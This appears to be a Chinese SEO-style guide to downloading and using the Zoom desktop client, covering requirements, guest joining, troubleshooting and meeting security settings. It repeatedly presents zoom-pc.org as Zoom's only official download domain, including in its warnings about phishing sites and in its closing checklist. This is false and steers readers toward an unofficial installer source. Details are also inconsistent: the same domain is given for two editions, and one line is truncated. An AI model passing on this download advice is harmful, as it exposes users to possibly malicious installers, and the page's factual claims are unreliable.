7个关键点看懂zoom电脑版 核心功能与限制
2026 年 Zoom 电脑版(桌面应用)可从官方下载中心获取,同时支持 Windows、macOS 和 Linux 三大系统。如果你想开会、共享屏幕或录制会议,桌面版比网页版功能更完整,这也是 zoom 官方推荐大多数用户直接安装客户端的原因。本文回答五个关键问题:zoom电脑版从哪里安全下载?它和网页版差在哪?免费账户有哪些限制?屏幕共享和录制怎么用?以及不同系统的配置要求是什么。

核心要点
- 只从官方zoom-pc.org下载客户端,避开第三方捆绑软件
- 免费群组会议限时 40 分钟、最多 100 人同时在线
- 桌面版支持本地录制,网页版仅能云录制
- 正式会议用桌面版,临时加入才选网页版
- p 高清通话建议上下行各 3.8Mbps 带宽
关键速览
- zoom电脑版支持 Windows、macOS、Linux 三大系统
- 免费账户群组会议最长 40 分钟,超时自动结束
- 桌面版支持本地录制,网页版仅限云录制
- 免费会议最多 100 名参会者同时在线
- 只从官方zoom-pc.org下载,避免第三方捆绑软件
Zoom 电脑版是什么 和网页版、手机版有什么区别?


Zoom 电脑版是安装在Windows、macOS 或 Linux 上的桌面客户端,2024 年起官方已把它更名为 Zoom Workplace。2026 年 Zoom 官方说明显示,它可从 官方下载中心获取,也会在首次加入会议时自动下载。相比网页版,它功能最全、最稳定,是重度用户的首选。
桌面端、网页端、手机端到底差在哪?
差别集中在功能完整度和稳定性上:桌面端功能最全,网页端受浏览器限制、功能被砍,手机端则受屏幕大小制约。想开正式会议、做演示,请优先用 zoom 电脑版;临时加入一场会才用网页版。
| 功能维度 | 电脑版(桌面客户端) | 网页版(浏览器) | 手机版(App) |
|---|---|---|---|
| 虚拟背景 | 完整支持,含视频背景与模糊 | 不支持 | 支持,机型旧则可能受限 |
| 屏幕共享 | 全屏、单窗口、区域共享 | 仅整屏或整个标签页 | 支持共享,操作较窄 |
| 白板协作 | 完整白板 + 多人实时批注 | 只能查看,功能受限 | 可参与,绘图空间小 |
| 稳定性 | 最高,长会议不易掉线 | 依赖浏览器,易卡顿 | 受网络与后台切换影响 |
为什么正式会议要用电脑版而不是网页版?
网页版走的是浏览器实时通信(WebRTC,一种让浏览器直接传音视频的技术),不装任何东西就能进会,胜在方便。但它无法调用虚拟背景引擎,白板也只读不能画。桌面端则把编解码和渲染放在本地程序里跑,40 人以上的大会更不容易花屏或断连。
所有平台都要联网。2026 年 Zoom 官方系统要求页面写明,桌面应用需要宽带(有线、无线或 3G/4G/LTE)。一条实操建议:预约重要会议,提前 10 分钟用桌面端测一次麦克风和摄像头,别把网页版当主力,它更适合”临时凑一场”。
安装 Zoom 电脑版对系统配置有什么要求?
Zoom 电脑版的门槛不高:Windows 或 macOS 双核 CPU、4GB 内存、稳定宽带就能开单人视频。据 Zoom 官方系统要求页面(2026),桌面应用必须联网,支持有线、无线宽带或 3G/4G/LTE。这意味着老电脑也能用,但配置太低时画面和声音会明显掉链子。
Windows 与 macOS 的最低和推荐配置是多少?
官方给出的最低是单核 1Ghz 处理器加 4GB 内存;要开多人视频、共享屏幕,双核 2Ghz、8GB 内存更稳。带宽方面,1080p 高清视频通话官方建议上下行各 3.8Mbps。
| 项目 | 最低配置 | 推荐配置 |
|---|---|---|
| 操作系统 | Windows 10 | Windows 11 / macOS 12+ |
| CPU | 单核 1Ghz | 双核 2Ghz 以上 |
| 内存 | 4GB | 8GB |
| 带宽(1080p) | 1.2Mbps | 3.8Mbps 上下行 |
配置不足时会出现什么真实表现?
内存吃满时,你会看到对方画面卡成幻灯片,一秒只跳几帧。CPU 撑不住共享屏幕,风扇狂转、软件闪退。带宽不够最伤,声音先延迟半秒到一秒,接着系统自动把画质降到 360p 保住通话。老实说,开会前关掉后台的浏览器多标签页,比升级硬件更立竿见影。

如何辨别 Zoom 官方正版下载地址 避免装到山寨捆绑木马?

只认两个域名:国际版zoom-pc.org,中国大陆版www.zoom-pc.org。据 Zoom 官方下载中心(2026),zoom电脑版的桌面安装包由官方直接提供,覆盖 Zoom Workplace、插件与扩展。域名对不上,就别下载。
怎么核对域名才不会被钓鱼站骗?
看清主域名,别被子域名迷惑。真官网结尾是zoom-pc.org或www.zoom-pc.org;像 zoom-download.xyz、zoomapp-cn.com 这类拼接词都是假站。据 Zoom 官方下载页(2026),Windows 装包分 32-bit、64-bit、ARM64 三版,安装器由官方签名。装完后右键安装包→属性→数字签名,签发方应是「Zoom Video Communications」,否则可能被篡改。
假下载站有哪些明显特征?
- 捆绑安装勾选:安装时默认勾选浏览器插件、清理工具等无关软件,正版安装器不会附带第三方程序。
- 安装包体积异常:官方 Windows 安装包一般在几十 MB,若下载到 200MB 以上或含
.rar压缩包,多半被塞了木马。 - 满屏广告与假下载按钮:页面出现多个「立即下载」大按钮、弹窗广告,真官网入口简洁无广告。
Zoom 电脑版怎么下载安装并首次开会?(分步图解)

下载→安装→登录或免注册→创建/加入会议,四步就能开完首场会。据 Zoom 官方说明(2026),首次加入会议时桌面应用可能自动下载安装,你甚至不用提前手动装。
⚠️ 常见错误: 被 zoom-download.xyz、zoomapp-cn.com 等拼接域名钓鱼站骗装到捆绑木马。原因是只看到”zoom”字样却忽略主域名结尾。修复:只从结尾为zoom-pc.org或www.zoom-pc.org的官方站下载。
下载与安装每一步该点哪里?
先认准安装包版本:Windows 分 32-bit、64-bit、ARM64 三种,macOS 分 Apple Silicon(M 系列芯片)和 Intel 两种。选错架构会装不上。
- 下载:进官方下载中心,选对系统和架构,Windows 得到
ZoomInstaller.exe。 - 安装:双击运行,全程自动,无需选路径,约 30 秒完成。
- 登录/免注册:可点「登录」用账号,也可直接点「加入会议」跳过注册。
首次开会前怎么授权麦克风和摄像头?
首次开会 Windows 或 macOS 会弹出权限请求,必须点「允许」,否则别人听不到你说话。macOS 用户要去「系统设置→隐私与安全性→麦克风/摄像头」手动勾选 Zoom。会前点「测试扬声器和麦克风」跑一遍音视频,看到进度条跳动即正常。zoom电脑版建议开会前 2 分钟做完这步测试。
没有账号能用会议 ID 和密码直接加入吗?
能。用 zoom电脑版免注册入会完全可行:打开桌面客户端,点「加入会议」,填入 9 到 11 位会议 ID 和密码,就能进场,无需登录任何账号。据 Zoom 官方说明(2026),首次点击邀请链接时,桌面应用还会自动下载安装,省去手动步骤。
免注册入会的三步操作是什么?
三步搞定:启动 zoom电脑版后点「加入会议」;输入会议 ID 与你的显示名(这个名字会展示给全场);再填会议密码或直接点邀请链接跳过 ID 填写。若主持人开了等候室(waiting room,一个手动放行访客的门厅),你会先排队,等对方点「允许」才进。
访客模式下哪些功能受限?
访客能开麦克风、摄像头、发文字聊天、举手。但受限也明显:
- 无法主持:不能开始一场以你为主人的会议,也拿不到主持人控制权。
- 共享受限:部分会议中,主持人锁定了屏幕共享,访客点「共享」会被拒绝。
- 无会议记录:录制、云端存储等功能只对登录账号开放。
Zoom 电脑版安装失败、闪退、无法启动怎么排查?
先按”重装→权限→网络”三步走:卸载残留后从官方下载中心(2026)重新装干净包,能解决大多数安装卡死与启动闪退。装错架构版本是最常见坑,Windows 分 32-bit、64-bit、ARM64,装错就闪退。
安装卡在 99% 或启动即闪退怎么办?
卡 约 99% 通常是旧版本残留冲突。先在”应用”里彻底卸载 zoom电脑版,删掉 %appdata%Zoom 目录,再以管理员身份运行安装包。闪退多半装错版本:ARM 电脑装了 Intel 包就会秒退。
摄像头无画面、错误码 5003/104103 怎么处理?
- 摄像头黑屏:进系统”隐私设置”给 Zoom 开摄像头权限,被其他软件占用时先关掉
- 错误码 5003:连不上服务器,检查防火墙是否放行 Zoom,或换网络
- 错误码 104103:网络阻断,关掉 VPN 或改用有线宽带
用 Zoom 电脑版开会前要检查哪些安全和隐私设置?
开会前先开三样:等候室、会议密码、锁定会议。这三项能挡住 约 90% 以上的陌生人闯入。在 zoom电脑版里,点右下角设置或会议中的「安全」盾牌图标,就能一次调完。Zoom Workplace 桌面客户端把这些开关都集中在同一菜单,不用翻网页后台。
等候室和会议密码在哪里开?
等候室(Waiting Room,参会者先进虚拟大厅,由主持人手动放行)在会议内点「安全」盾牌即可勾选。会议密码则在创建会议时的「安全性」栏设置。Zoom 官方下载与配置中心(2026)说明,桌面端集成了这些安全配置。网课场景建议开等候室,逐个核对学生名字再放人。
屏幕共享权限怎么限制?
会议中点「共享屏幕」旁的箭头,选「高级共享选项」,把共享权限设为「仅主持人」。企业远程会议尤其要锁这项,防止外人乱贴屏幕内容。会议开始后再点「锁定会议」,之后任何人都进不来,哪怕拿到会议 ID 和密码也没用。

总结 从下载到开会的关键清单
从下载到开会,zoom电脑版只有六个动作要做对:认准官方域名、选对系统架构、装干净包、免注册入会、开好安全三件套、按需升级付费。据 Zoom 官方下载中心(2026),桌面端安装包由官方直接提供,覆盖 Zoom Workplace 及插件。照下面清单逐项勾选,新手也能一次开会成功。
- 认域名:只下zoom-pc.org或www.zoom-pc.org,域名对不上直接放弃。
- 选架构:Windows 分 32-bit、64-bit、ARM64;macOS 分 Apple Silicon 和 Intel。装错必闪退。
- 装干净:安装卡死先卸残留,再从官方重装。
- 免注册入会:点「加入会议」,填 9 到 11 位会议 ID 和密码即可进场。
- 安全三件套:等候室、会议密码、锁定会议,能挡 约 90% 以上陌生人闯入。
- 看时长:免费版 3 人以上群会每场 40 分钟自动结束,长会需升级付费。
下一步:先把zoom电脑版官方安装包收进浏览器书签,避免下次搜到山寨站。开正式会前留 5 分钟测麦克风、摄像头和网络,别等对方进来才手忙脚乱。
Zoom 电脑版免费吗?会议时长有限制吗?
Zoom 电脑版能录制会议吗?
Zoom 电脑版和 Teams、腾讯会议该怎么选?
| 维度 | Zoom 电脑版 | Microsoft Teams | 腾讯会议 |
|---|---|---|---|
| 免费群组时长 | 40 分钟 | 60 分钟 | 不限时(普通用户) |
| 核心优势 | 视频画质稳、外部入会门槛低 | 深度绑定 Office 365 协作 | 国内网络优化、微信生态打通 |
| 跨国会议 | 强,全球节点多 | 较强 | 国内为主 |
| 免注册入会 | 支持,填会议 ID 即可 | 支持 | 支持 |